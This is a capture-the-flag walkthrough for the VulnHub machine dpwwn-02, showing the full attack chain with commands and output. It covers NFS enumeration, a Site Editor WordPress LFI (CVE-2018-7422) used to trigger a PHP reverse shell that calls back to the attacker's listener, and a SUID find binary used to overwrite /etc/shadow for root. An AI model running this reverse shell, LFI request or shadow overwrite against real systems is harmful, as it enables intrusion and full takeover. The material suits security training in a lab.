
# Dpwwn-02

Sunday, 1 September 2019 1:27 PM

## VM


https://www.vulnhub.com/entry/dpwwn-2,343/

## Nmap




```
80/tcp    open  http      Apache httpd 2.4.38 ((U
|_http-server-header: Apache/2.4.38 (Ubuntu)
|_http-title: dpwwn-02
111/tcp   open  rpcbind   2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  3           2049/udp  nfs
|   100003  3,4         2049/tcp  nfs
|   100005  1,2,3      34773/tcp  mountd
|   100005  1,2,3      45717/udp  mountd
|   100021  1,3,4      37907/tcp  nlockmgr
|   100021  1,3,4      52793/udp  nlockmgr
|   100227  3           2049/tcp  nfs_acl
|_  100227  3           2049/udp  nfs_acl
443/tcp   open  ssl/https Apache/2.4.38 (Ubuntu)
|_http-server-header: Apache/2.4.38 (Ubuntu)
|_http-title: dpwwn-02
2049/tcp  open  nfs_acl   3 (RPC #100227)
34773/tcp open  mountd    1-3 (RPC #100005)
37907/tcp open  nlockmgr  1-4 (RPC #100021)
54697/tcp open  mountd    1-3 (RPC #100005)
57905/tcp open  mountd    1-3 (RPC #100005)
MAC Address: 00:0C:29:85:D9:E7 (VMware)
```

## Writable share NFS



```
root@kali:/tmp/home# showmount -e 10.10.10.10
Export list for 10.10.10.10:
/home/dpwwn02 (everyone)
```


## Wpscan, vulnerable plugin




```
 site-editor
Location: http://10.10.10.10/wordpress/wp-content/plugins/site-editor/
Latest Version: 1.1.1 (up to date)
Last Updated: 2017-05-02T23:34:00.000Z

Detected By: Urls In Homepage (Passive Detection)

[!] 1 vulnerability identified:

[!] Title: Site Editor <= 1.1.1 - Local File Inclusion (LFI)
    References:
     - https://wpvulndb.com/vulnerabilities/9044
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7422
     - http://seclists.org/fulldisclosure/2018/Mar/40
     - https://github.com/SiteEditor/editor/issues/2
```

## Use reverse shell php from pentestmonkey

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php




```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.10.3';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```




```
root@kali:/tmp/home# lsf
total 156K
[redacted]
-rw-r--r--  1 nobody nogroup  5.4K Sep  1 01:36 shell.php
```

## LFI using site-editor plugin to gain shell




```
[redacted]root@kali:/tmp/home# curl http:/
/10.10.10.10/wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortc
ode_pattern.php?ajax_path=/home/dpwwn02/shell.php
```




```
root@kali:/tmp# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.10.3] from (UNKNOWN) [10.10.10.10] 59434
Linux dpwwn-02 5.0.0-23-generic #24-Ubuntu SMP Mon Jul 29 15:36:44 UTC 2019 x86_64
x86_64 x86_64 GNU/Linux
 05:39:47 up  3:57,  0 users,  load average: 0.00, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

## Find suid binaries




```
$ find / -perm -4000 2> /dev/null
[redacted]
/usr/bin/find
```

## Copy hash from local shadow password file whose password value is toor




```
root:$6$3t4PEObcwFRsd2tq$6MPGrbho67kLYl.LEEbTeZlUaAsyKW0xuHHFfJzYTjLNMBGYX.F2MkMJPCkLlcV5dmhjvATDa/WslDf
DouQSR0:18140:0:99999:7:::
```

## Tamper password of rootadmin user with hash from local shadow password file




```
rootadmin:$6$3Fq2XpoaAr4y/gyk$2x/23dkclckv2DMYyVqvDR2QnlDhdZ3gDVNOF8yEPIt8rHcKyLWY2
0QQJMlpZwqBFdf9wfkRTqwpV5uJVUSCy0:18115:0:99999:7:::
```

## Overwrite the target machine shadow file with our shadow file




```
$ find /etc/shadow -exec cp shadow /etc/shadow \;
```

## Verify that our custom value has been written




```
rootadmin:$6$3t4PEObcwFRsd2tq$6MPGrbho67kLYl.LEEbTeZlUaAsyKW0xuHHFfJzYTjLNMBGYX.F2M
kMJPCkLlcV5dmhjvATDa/WslDfDouQSR0:18115:0:99999:7:::
lxd:!:18115::::::
```

## Su to rootadmin and verify




```
$ su rootadmin
Password: toor
whoami
rootadmin
python -c "import pty; pty.spawn('/bin/bash')"
bash-5.0$ whoami
whoami
rootadmin
bash-5.0$ 
```

## Rootadmin is a sudo user




```
bash-5.0$ sudo -l
sudo -l
[sudo] password for rootadmin: toor

Matching Defaults entries for rootadmin on dpwwn-02:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
/snap/bin

User rootadmin may run the following commands on dpwwn-02:
    (ALL : ALL) ALL
bash-5.0$
```

## Escalate privileges to root



```
bash-5.0$ sudo su
sudo su
root@dpwwn-02:/home/dpwwn02# cd /root
cd /root
root@dpwwn-02:~# ls -Flah
ls -Flah
total 32K
drwx------  4 root root 4.0K Aug  8 09:14 ./
drwxr-xr-x 19 root root 4.0K Aug  7 07:06 ../
-rw-------  1 root root    1 Aug  8 09:46 .bash_history
-rw-r--r--  1 root root 3.1K Aug  6  2018 .bashrc
-r--------  1 root root  172 Aug  7 10:33 dpwwn-02-FLAG.txt
-rw-r--r--  1 root root  148 Aug  6  2018 .profile
drwxr-xr-x  3 root root 4.0K Aug  7 07:15 snap/
drwx------  2 root root 4.0K Aug  7 07:15 .ssh/
root@dpwwn-02:~#
```

**Flag**



```
root@dpwwn-02:~# cat *.txt
cat *.txt

Congratulation! You PWN this dpwwn-02. Hope you enjoy this boot to root CTF.
Thank you.

46617323
24337873
4b4d6f6f
72643234
40323564
4e443462
36312a23
26724a6d
```